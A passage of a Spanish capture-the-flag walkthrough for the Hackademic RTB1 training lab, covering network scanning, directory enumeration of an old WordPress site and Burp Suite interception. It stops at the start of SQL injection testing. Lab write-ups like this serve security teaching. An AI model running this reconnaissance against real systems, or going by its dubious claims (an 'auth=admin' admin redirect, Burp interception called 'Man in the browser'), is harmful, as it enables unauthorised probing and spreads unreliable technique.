

# Hackademic RTB1

Creado por: Víctor Pérez



## Índice

Descarga de máquina virtual .....	3
Puesta a punto .....	4
Análisis.....	6
Reconocimiento .....	8
Creación de una cuenta sin privilegios .....	13
Man in the browser .....	15
SQL Injection .....	19
Reconocimiento de nuevas páginas .....	29
Reverse Shell.....	31
Escalado de permisos.....	34
Captura de bandera.....	38

## Descarga de máquina virtual

- Esta máquina virtual pertenece a VulnHub debido a ello se descargará desde su página oficial.
  - LINK: <https://www.vulnhub.com/entry/hackademic-rtb1,17/>
- Este documento se realiza con la virtualización tipo 2 VMware, pero, usted puede realizarla como desee.

### *Lugar de descarga máquina virtual*

#### HACKADEMIC: RTB1



##### About Release

[Back to the Top](#)

**Name:** Hackademic: RTB1

**Date release:** 6 Sep 2011

**Author:** mr.pr0n

**Series:** Hackademic

**Web page:** <http://ghostinthelab.wordpress.com/2011/09/06/hackademic-rtb1-root-this-box/>



##### Download

[Back to the Top](#)

*Please remember that VulnHub is a free community resource so we are unable to check the machines that are provided to us. Before you download, please read our FAQs sections dealing with the dangers of running unknown VMs and our suggestions for "protecting yourself and your network. If you understand the risks, please download!*

**Hackademic.RTB1.zip** (Size: 838 MB)

**Download (Mirror):** <https://download.vulnhub.com/hackademic/Hackademic.RTB1.zip>



En la URL seleccionada en la foto de arriba nos descargará un .zip, lo descomprimiremos e importaremos la máquina en VMware.

Es recomendable que cuando se descarguen maquina virtuales no oficiales no se le ofrezca acceso a la red, para ello en nuestro caso se le ofrecerá un tipo de conexión conocida como NAT.

## Puesta a punto

- A las dos máquinas virtuales (Kali Linux y HACKADEMIC RTB1) se le asignará en su adaptador de red el método NAT.
- En la maquia atacante (Kali Linux) ejecutaremos el comando “ifconfig” para saber cuál es nuestra IP. En caso de esta guía: 192.168.152.133.

```
(viperez@KaliBase)-[~]  
$ ifconfig  
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500  
    inet 192.168.152.133 netmask 255.255.255.0 broadcast 192.168.152.255  
    inet6 fe80::20c:29ff:fea2:b4ca prefixlen 64 scopeid 0x20<link>  
    ether 00:0c:29:a2:b4:ca txqueuelen 1000 (Ethernet)  
    RX packets 5 bytes 830 (830.0 B)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 17 bytes 1520 (1.4 KiB)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536  
    inet 127.0.0.1 netmask 255.0.0.0  
    inet6 ::1 prefixlen 128 scopeid 0x10<host>  
    loop txqueuelen 1000 (Local Loopback)  
    RX packets 0 bytes 0 (0.0 B)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 0 bytes 0 (0.0 B)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Una vez obtenida la IP podremos saber qué tipo de NAT tenemos, en nuestro caso la máscara de subred es 255.255.255.0 es decir /24. Esto significa que nuestra dirección de red donde están todas nuestras máquinas virtuales es: 192.168.152.0.

Para averiguar si la maquina a la que vamos a atacar está operativa o no utilizaremos un método que se puede hacer con varios comandos, un escaneo de red.

## 1º Método

- Utilizaremos el comando “arp-scan <dirección de red>” esto nos permitirá hacer un escaneo de red con paquetes ARP.

```
(viperez@KaliBase)-[~]
$ sudo arp-scan 192.168.152.0/24
[sudo] password for viperez:
Interface: eth0, type: EN10MB, MAC: 00:0c:29:a2:b4:ca, IPv4: 192.168.152.133
Starting arp-scan 1.9.7 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.152.1    00:50:56:c0:00:08    VMware, Inc.
192.168.152.2    00:50:56:f9:5a:69    VMware, Inc.
192.168.152.132 00:0c:29:cf:0c:36    VMware, Inc.
192.168.152.254 00:50:56:e8:dc:78    VMware, Inc.

4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.9.7: 256 hosts scanned in 2.023 seconds (126.54 hosts/sec). 4 responded
```

## 2º Método

- Para el segundo método utilizaremos el comando “nmap -sn <dirección de red>” esto nos permitirá hacer un escaneo de red con paquetes TCP.

```
(viperez@KaliBase)-[~]
$ sudo nmap -sn 192.168.152.0/24
Starting Nmap 7.92 ( https://nmap.org ) at 2023-02-16 04:27 CST
Nmap scan report for 192.168.152.1
Host is up (0.0012s latency).
MAC Address: 00:50:56:C0:00:08 (VMware)
Nmap scan report for 192.168.152.2
Host is up (0.00036s latency).
MAC Address: 00:50:56:F9:5A:69 (VMware)
Nmap scan report for 192.168.152.132
Host is up (0.00063s latency).
MAC Address: 00:0C:29:CF:0C:36 (VMware)
Nmap scan report for 192.168.152.254
Host is up (0.00036s latency).
MAC Address: 00:50:56:E8:DC:78 (VMware)
Nmap scan report for 192.168.152.133
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 1.96 seconds
```


## Análisis

- Gracias a los comandos utilizados en la sección “Puesta a punto” sabemos que la IP de la máquina a atacar es: 192.168.152.132.
- Para poder saber cómo entrar a la máquina y ganar más información sobre la misma se ejecutará la herramienta “nmap”.

```
(viperez@KaliBase)-[~]  
$ sudo nmap -sS -sV 192.168.152.132  
[sudo] password for viperez:  
Starting Nmap 7.92 ( https://nmap.org ) at 2023-02-16 04:58 CST  
Nmap scan report for 192.168.152.132  
Host is up (0.0013s latency).  
Not shown: 988 filtered tcp ports (no-response), 10 filtered tcp ports (host-prohibited)  
PORT      STATE SERVICE VERSION  
22/tcp    closed  ssh  
80/tcp    open   http    Apache httpd 2.2.15 ((Fedora))  
MAC Address: 00:0C:29:CF:0C:36 (VMware)  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 11.78 seconds
```

Con este comando se envían paquetes TCP de tal forma para ser más anónimos de lo normal. Adicionalmente sabremos las versiones de los servicios que están desplegados en dichos puertos.

Una vez analizado los puertos ejecutados nos daremos cuenta que hay un puerto HTTP abierto (80), esto puede significar que hay una página web desplegada, así que probaremos a intentar entrar por el navegador.



Nos hemos dado cuenta que hay páginas web desplegadas, tendremos que saber cuáles son todas, en vez de ir de una en una se utilizará la herramienta “dirb” que nos agilizará el paso.

```
(viperez@KaliBase)-[~]
$ dirb http://192.168.152.132/

DIRB v2.22
By The Dark Raver

START_TIME: Thu Feb 16 06:51:56 2023
URL_BASE: http://192.168.152.132/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

GENERATED WORDS: 4612

--- Scanning URL: http://192.168.152.132/ ---
+ http://192.168.152.132/cgi-bin/ (CODE:403|SIZE:291)
+ http://192.168.152.132/index.html (CODE:200|SIZE:1475)
+ http://192.168.152.132/phpmyadmin (CODE:403|SIZE:293)
+ http://192.168.152.132/phpMyAdmin (CODE:403|SIZE:293)
```

El principal problema con el que nos topamos es que no ha aparecido mucha información, esto suele ser porque no estamos ejecutando el comando donde debe ser. Habrá que clicar en el botón “Hackademic RTB1” en la página principal y obtendremos otra URL.

```
--- Scanning URL: http://192.168.152.132/Hackademic_RTb1/ ---
+ http://192.168.152.132/Hackademic_RTb1/index.php (CODE:500|SIZE:1881)
=> DIRECTORY: http://192.168.152.132/Hackademic_RTb1/wp-admin/
=> DIRECTORY: http://192.168.152.132/Hackademic_RTb1/wp-content/
=> DIRECTORY: http://192.168.152.132/Hackademic_RTb1/wp-images/
=> DIRECTORY: http://192.168.152.132/Hackademic_RTb1/wp-includes/
+ http://192.168.152.132/Hackademic_RTb1/xmlrpc.php (CODE:200|SIZE:42)


--- Entering directory: http://192.168.152.132/Hackademic_RTb1/wp-admin/ ---
+ http://192.168.152.132/Hackademic_RTb1/wp-admin/admin.php (CODE:302|SIZE:0)
+ http://192.168.152.132/Hackademic_RTb1/wp-admin/index.php (CODE:302|SIZE:0)
```

NOTA: Las páginas a las que podemos entrar son con código 200.


## Reconocimiento

- Una vez hayamos obtenido las páginas web desplegadas en el servidor entraremos a cada una para observar que hay dentro de ellas y dependiendo de lo que haya actuaremos de diferentes maneras.

*Página principal (Hackademic\_RTB1/index.php)*



*Panel de inicio de sesión cuentas estándar (Hackademic\_RTB1/wp-admin)*



- Redirecciona a wp-login.






En todos los paneles de inicio de sesión de WordPress si al final de la URL introducimos: “auth=admin” nos redigirá al panel de inicio de sesión de cuentas de administrador.

En este caso nos redirige a “wp-login”, significa que el inicio de sesión tanto administrador como usuarios estándares están ligados al mismo panel.

*Hackademic\_RTB1/wp-content*





## Index of /Hackademic\_RTB1/wp-content

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 <a href="#">Parent Directory</a>		-	
 <a href="#">plugins/</a>	07-Jan-2011 12:10	-	
 <a href="#">themes/</a>	07-Jan-2011 12:10	-	

*Apache/2.2.15 (Fedora) Server at 192.168.152.132 Port 80*

*Hackademic\_RTB1/wp-content/plugins*

## Index of /Hackademic\_RTB1/wp-content/plugins





<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 <a href="#">Parent Directory</a>		-	
 <a href="#">hello.php</a>	07-Jan-2011 12:10	2.0K	
 <a href="#">markdown.php</a>	07-Jan-2011 12:10	34K	
 <a href="#">textile1.php</a>	07-Jan-2011 12:10	11K	

*Apache/2.2.15 (Fedora) Server at 192.168.152.132 Port 80*

En esta URL hay archivos guardados con lenguaje PHP, es probable que el servidor pueda ejecutarlos así que nos guardaremos esta URL.


*Hackademic\_RTB1/wp-content/themes*

## Index of /Hackademic\_RTB1/wp-content/themes

<a href="#">Name</a>	<a href="#">Last modified</a>	<a href="#">Size</a>	<a href="#">Description</a>
<hr/>			
 <a href="#">Parent Directory</a>		-	
 <a href="#">classic/</a>	07-Jan-2011 12:10	-	
 <a href="#">default/</a>	07-Jan-2011 12:10	-	
 <a href="#">starburst/</a>	07-Jan-2011 12:10	-	

Apache/2.2.15 (Fedora) Server at 192.168.152.132 Port 80

*Hackademic\_RTB1/wp-content/themes/classic default y starburst*








*Hackademic\_RTB1/wp-images y smilies*

## Index of /Hackademic\_RTB1/wp-images

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
<hr/>			
 <a href="#">Parent Directory</a>		-	
 <a href="#">fade-butt.png</a>	07-Jan-2011 12:10	785	
 <a href="#">get-firefox.png</a>	07-Jan-2011 12:10	1.7K	
 <a href="#">header-shadow.png</a>	07-Jan-2011 12:10	1.3K	
 <a href="#">smilies/</a>	07-Jan-2011 12:10	-	
 <a href="#">wp-small.png</a>	07-Jan-2011 12:10	1.4K	
 <a href="#">wpminilogo.png</a>	07-Jan-2011 12:10	1.0K	

*Apache/2.2.15 (Fedora) Server at 192.168.152.132 Port 80*








## Index of /Hackademic\_RTB1/wp-images/smilies

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
<hr/>			
 <a href="#">Parent Directory</a>		-	
 <a href="#">icon_arrow.gif</a>	07-Jan-2011 12:10	170	
 <a href="#">icon_biggrin.gif</a>	07-Jan-2011 12:10	172	
 <a href="#">icon_confused.gif</a>	07-Jan-2011 12:10	171	
 <a href="#">icon_cool.gif</a>	07-Jan-2011 12:10	172	

En estas páginas solo hay imágenes y .gif no parece que sean importantes.


*Hackademic\_RTB1/wp-includes*

## Index of /Hackademic\_RTB1/wp-includes

<a href="#">Name</a>	<a href="#">Last modified</a>	<a href="#">Size</a>	<a href="#">Description</a>
<hr/>			
 <a href="#">Parent Directory</a>		-	
 <a href="#">class-IXR.php</a>	07-Jan-2011 12:10	27K	
 <a href="#">class-pop3.php</a>	07-Jan-2011 12:10	21K	
 <a href="#">class-snoopy.php</a>	07-Jan-2011 12:10	27K	
 <a href="#">classes.php</a>	07-Jan-2011 12:10	36K	
 <a href="#">comment-functions.php</a>	07-Jan-2011 12:10	21K	
 <a href="#">default-filters.php</a>	07-Jan-2011 12:10	3.0K	

Debido a que estamos accediendo a una página WordPress es lógico que nos encontremos con esta página, dicha página es la que permite funcionar con normalidad la página WordPress.

*Hackademic\_RTB1/xmlrpc.php*




No parece que sea una página importante, aunque no está mal saber que el servidor solo admite peticiones POST.

## Creación de una cuenta sin privilegios

- Actualmente conocemos que existe un panel de inicio de sesión en el que administradores y cuentas estándares inician sesión en el mismo lugar. Nos crearemos una cuenta sin privilegios para observar que información aparece.
- Accederemos a la URL del panel de inicio de sesión “wp-login” y clicaremos en registrarse, nos pedirá un nombre de usuario y un email. En esta guía se utilizará un correo temporal para no tener que crear uno, su nombre es [TempMail](#).

*Registro de un usuario nuevo*

A screenshot of the WordPress registration form. At the top, the 'WordPress' logo is followed by the heading 'Register for this blog'. Below this, there are two input fields: 'Username:' with the value 'nicolas' and 'E-mail:' with the value 'casiwa5485@mustbeit.com'. A message states 'A password will be emailed to you.' Below the inputs is a 'Register »' button. At the bottom, there are three links: « Back to blog, Login, and Lost your password?.

NOTA: La contraseña aparece en la bandeja de entrada de TempMail

### *Interior de página web*

Hackademic.RTB1 [\(View site »\)](#)

---

[Dashboard](#) [Users](#) [Logout \(nicolas1\)](#)

---

[Your Profile](#)

---

[Profile](#)

Username: nicolas1  
Level: 0  
Posts: 0

First name:   
Last name:   
Nickname:   
How to display name:   
E-mail:   
Website:   
ICQ:   
AIM:   
MSN IM:   
Yahoo IM:

Profile:


New Password (Leave blank to stay the same.)

Debido a la falta de información se tendrá que probar otros métodos para vulnerar el sistema.

## Man in the browser

- Una de las técnicas más conocidas y que mejor funcionan es “Man in the browser”, esta técnica permite “espiar” que hay dentro de los paquetes HTTP que se le envían a un servidor. En nuestro caso analizaremos todas aquellas páginas importantes para observar que hay en su interior.
- Para realizar esta técnica se utilizará el conocido programa [BurpSuite](#), este nos permitirá ver que hay dentro de los paquetes.

*Página principal (Hackademic\_RTB1)*



En esta página hay 4 redirecciones, así que analizaremos una a una. También nos interesaría saber si que se envía en la página de inicio de sesión en caso de que exista alguna vulnerabilidad.

### *Página de inicio de sesión*

A screenshot of the WordPress login page. At the top, the word "WordPress" is displayed in a large, blue, serif font, underlined. Below it, there are two input fields: "Username:" followed by a text box, and "Password:" followed by a text box. To the right of the password box is a "Login »" button. At the bottom, there are three links: « Back to blog, Register, and Lost your password?.

Una vez detectadas las 2 páginas web más interesantes a hacer “Man in the browser” procederemos a interceptar sus paquetes.

En caso de esta guía se utilizará una extensión de navegador llamada [FoxyProxy](#), esta extensión permite agilizar el proceso de activar y desactivar la escucha de BurpSuite. Tendrás que crearte un perfil en dicha extensión con la IP: Localhost y el puerto en el que este desplegado BurpSuite, el predeterminado es: 8080.

### *Paquete Got Root? (Página principal)*

**Got root?!**  
Friday, January 7, 2011 | 4:08 am

```
1 GET /Hackademic_RTb1/?p=9 HTTP/1.1
2 Host: 192.168.152.132
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://192.168.152.132/Hackademic_RTb1/
9 Upgrade-Insecure-Requests: 1
```



*Paquete título principal (Página principal)*

## Hackademic.RTB1

*The First Realistic Hackademic Challenge (root this box).*

```
1 GET /Hackademic_RTB1/ HTTP/1.1
2 Host: 192.168.152.132
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://192.168.152.132/Hackademic_RTB1/
8 Connection: close
9 Upgrade-Insecure-Requests: 1
```

*Paquete no comments (Página principal)*

—NickJames | [no comments](#)  
(posted in [Uncategorized](#))

```
1 GET /Hackademic_RTB1/?p=9 HTTP/1.1
2 Host: 192.168.152.132
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://192.168.152.132/Hackademic_RTB1/
9 Upgrade-Insecure-Requests: 1
```

*Paquete Uncategorized (Página principal)*

—NickJames | [no comments](#)  
(posted in [Uncategorized](#))

```
1 GET /Hackademic_RTB1/?cat=1 HTTP/1.1
2 Host: 192.168.152.132
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://192.168.152.132/Hackademic_RTB1/?p=9
9 Upgrade-Insecure-Requests: 1
```

*Página inicio de sesión*

A screenshot of the WordPress login page. At the top, the word "WordPress" is displayed in a large, blue, serif font, underlined. Below it, there are two input fields. The first is labeled "Username:" and contains the letter "a". The second is labeled "Password:" and contains a single black dot. To the right of these fields is a button labeled "Login »". Below the button, there are three links: « Back to blog, Register, and Lost your password?.

```
1 POST /Hackademic_RTb1/wp-login.php HTTP/1.1
2 Host: 192.168.152.132
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 55
9 Origin: http://192.168.152.132
10 Connection: close
11 Referer: http://192.168.152.132/Hackademic_RTb1/wp-login.php
12 Upgrade-Insecure-Requests: 1
13
14 log=a&pwd=a&submit=Login+%C2%BB&redirect_to=wp-admin%2F
```

Una vez obtenidos todos los paquetes HTTP que se envían al servidor tendremos que probar más técnicas para poder vulnerar la página web.

## SQL Injection

- Para realizar “SQL injection” hemos de hacer varias pruebas para saber si es inyectable, probaremos sentencias SQL falsas en los parámetros de los paquetes HTTP y enviaremos los paquetes de vuelta al servidor para ver su respuesta.
- Una vez detectado algún error utilizaremos la herramienta “sqlmap” para poder sacar de forma rápida los datos dentro de la base de datos.
- Debido a que el link del título de la página principal no tiene ningún parámetro se suprimirá el intento de SQL Injection.

NOTA: Para realizar peticiones al servidor cambiando el paquete hay que enviar el paquete recibido a el sector “repeater”

Link “no comments” y “Got Root” (Página principal)

### Sentencia correcta

```

1 GET /Hackademic_RTb1/?p=9 HTTP/1.1
2 Host: 192.168.152.132
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://192.168.152.132/Hackademic_RTb1/
9 Upgrade-Insecure-Requests: 1

10 <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.1//EN" "http://www.w3.org/TR/xhtml11/DTD/xhtml11.dtd">
11 <html xmlns="http://www.w3.org/1999/xhtml">
12
13   <head profile="http://gmpg.org/xfn/11">
14
15     <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
16     <meta name="generator" content="WordPress 1.5.1.1" />
17     <!-- leave this for stats -->
18
19     <title>
20       Hackademic.RTB1 &raquo; Archives &raquo; Got root?!
21     </title>
22
